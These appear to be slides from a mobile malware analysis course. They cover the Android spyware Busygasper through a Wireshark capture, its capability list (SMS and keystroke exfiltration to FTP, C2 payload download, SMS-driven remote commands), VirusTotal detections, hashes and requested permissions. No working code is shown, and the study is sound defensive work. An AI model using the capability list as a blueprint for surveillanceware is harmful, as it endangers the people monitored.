
A screenshot of the Wireshark application window. The main pane displays a list of network frames, with frame 8 highlighted in red. The details pane shows the HTTP request and response for frame 8, which is a POST /rqd/async HTTP/1.1 (application/x-www-form-urlencoded) from source 10.8.0.1 to destination 203.205.146.45. The bytes pane at the bottom shows the raw hex and ASCII data for the selected frame.

Frame 8: 173 bytes on wire (1384 bits), 173 bytes captured (1384 bits)
Ethernet II, Src: Google_00:00:01 (00:1a:11:00:00:01), Dst: Google_00:00:02 (00:1a:11:00:00:02)
Internet Protocol Version 4, Src: 10.8.0.1, Dst: 203.205.146.45
Transmission Control Protocol, Src Port: 54948, Dst Port: 80, Seq: 1073, Ack: 1, Len: 119
[3 Reassembled TCP Segments (1191 bytes): #4(536), #6(536), #8(119)]
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded

Frame (173 bytes) | Reassembled TCP (1191 bytes)

0000 00 1a 11 00 00 02 00 1a 11 00 00 01 08 00 45 00E.
0010 00 9f 10 f2 40 00 40 06 c1 63 00 08 00 01 cb cd ..@:c..
0020 92 2d d6 a4 00 50 8f a1 bc 8b 70 5e 47 a6 50 18 ..P..pG.P.
0030 ff ff c7 49 00 00 29 2d ec 08 d0 5c b8 50 13 58 ..I:-\P.X
0040 ca b8 80 d6 32 ad e9 04 45 b4 46 89 21 df 4f 2c ..2- E F ! 0,
0050 da 60 ab c3 c5 6d 91 ff f9 67 a5 ef 90 1f 27 c9 ..m- g ..'
0060 3f 58 5d 80 76 d2 ed 77 46 2d 9c f7 cf c0 0c 26 ?X] v w F ..&

Busygasper: Our Sample




Overview

- **Surveillanceware family with interesting characteristics:**
 - monitors device accelerometer
 - able to forcibly sleep screen
 - IRC protocol
- **Discovered by Kaspersky in August 2018**
- **Only appears to have been installed on devices to which the malware authors had direct access**

Functionality

- Exfiltrate SMS message data to an FTP server
- Access and parse Gmail email mailboxes
- Exfil data from 3P messaging apps
- Log keystrokes and exfil that data to the same FTP server
- Download payloads from C2
- Save received email attachments
- Monitor device sensors
- Track GPS data
- Execute remote commands via SMS

Dynamic Analysis



Limitations

- Incredibly helpful for getting a quick “snapshot” of a sample and starting your static analysis with some basic info
- Many dynamic analysis engines are proprietary or not free
- Most stand-alone tools are focused on Android application security: vulnerabilities in the application vs. suspicious activity

The screenshot shows the VirusTotal analysis page for the SHA256 hash f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206. The page displays a detection ratio of 26/59 and was analyzed on 2018-11-02 at 19:31:33 UTC. The results table lists 13 different antivirus engines and their findings:

Antivirus	Result	Update
Ad-Aware	Android.Trojan.SmsSpy.UW	20181102
AegisLab	SUSPICIOUS	20181102
AhnLab-V3	Android-Trojan/FakeUpdates.b8416	20181102
Arcabit	Android.Trojan.SmsSpy.UW	20181102
Avast-Mobile	APK:RepMetagen [Tr]	20181102
Avira (no cloud)	ANDROID/Spy.Agent.mlwbn	20181102
Babable	Malware.HighConfidence	20180918
BitDefender	Android.Trojan.SmsSpy.UW	20181102
DrWeb	Android.Spy.494.origin	20181102
Emsisoft	Android.Trojan.SmsSpy.UW (B)	20181102

Dynamic Analysis of *Busygasper*

Let's look at the analysis of the sample we're working with

Try the following:

<https://www.virustotal.com/en/file/f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206/analysis/>

Which elements of the report do you think would be useful?

Dynamic Analysis as a Starting Point

The screenshot shows the VirusTotal detection report for the file `f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206`. The report indicates that 26 engines detected the file, out of a total of 59. The file is identified as an APK file, 233.07 KB in size, and was submitted 3 months ago at 2018-11-02 19:31:33 UTC. The detection table lists various engines and their findings:

Detection Engine	Signature	Reporter	Classification
Ad-Aware	Android.Trojan.SmsSpy.UW	AegisLab	SUSPICIOUS
AhnLab-V3	Android-Trojan/FakeUpdates.b8416	Arcabit	Android.Trojan.SmsSpy.UW
Avast-Mobile	APK:RepMetagen [Trj]	Avira	ANDROID/Spy.Agent.mlwbm
Babable	Malware.HighConfidence	BitDefender	Android.Trojan.SmsSpy.UW
DrWeb	Android.Spy.494.origin	Emsisoft	Android.Trojan.SmsSpy.UW (B)
eScan	Android.Trojan.SmsSpy.UW	ESET-NOD32	A Variant Of Android/Spy.Agent.ANT
F-Secure	Android.Trojan.SmsSpy.UW	Fortinet	Android/Agent.ANT!tr.spy
GData	Android.Trojan.SmsSpy.UW	Ikarus	Trojan.AndroidOS.Agent
K7GW	Signware (0052ba9b1)	Kaspersky	HEUR:Trojan.Spy.AndroidOS.Agent.mbr

Dynamic Analysis as a Starting Point

The screenshot shows the VirusTotal analysis interface for the file `f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206`. The main summary indicates that 26 engines detected the file out of 59. The file is identified as an Android APK. The analysis was performed on November 2, 2018, at 19:31:33 UTC, 3 months ago. The file size is 233.07 KB.

Basic Properties:

MD5	d09c24acc6352eb7a45be8af5f3b4f14
SHA-1	ce1972a2c3d2df59af069dbc68ad23108b73d2b9
SHA-256	f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206
SSDEEP	6144:+UQGcTEcupKdtjLo8tClzq2GuHDT31YMhaB:+icopKdxU8tBqbujPA
File type	Android
Magic	Zip archive data, at least v2.0 to extract
File size	233.07 KB (238667 bytes)

History:

First Submission	2018-11-02 19:31:33
Last Submission	2018-11-02 19:31:33
Last Analysis	2018-11-02 19:31:33
Earliest Contents Modification	1980-01-01 03:00:00
Latest Contents Modification	2018-09-28 12:34:24

Android Info:

Summary	
Android Type	APK
Package Name	com.android.system.bdata
Internal Version	3

Dynamic Analysis as a Starting Point

The screenshot shows the VirusTotal analysis interface for a file with SHA256 hash f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206. The main panel displays the following information:

- Common Name:** Ron
- Permissions:** A list of 14 Android permissions, all marked with a warning icon:
 - android.permission.ACCESS_COARSE_LOCATION
 - android.permission.ACCESS_FINE_LOCATION
 - android.permission.CAMERA
 - android.permission.CHANGE_WIFI_STATE
 - android.permission.DISABLE_KEYGUARD
 - android.permission.GET_TASKS
 - android.permission.INTERNET
 - android.permission.PROCESS_OUTGOING_CALLS
 - android.permission.READ_CONTACTS
 - android.permission.READ_PHONE_STATE
- Activities:** com.android.system.bdata.DataServiceController
- Services:** com.android.system.bdata.DataService, com.android.system.bdata.CameraService
- Receivers:** com.android.system.bdata.SmsStart, com.android.system.bdata.ActionReceiver, com.android.system.bdata.CheckReceiver, com.android.system.bdata.CallReceiver

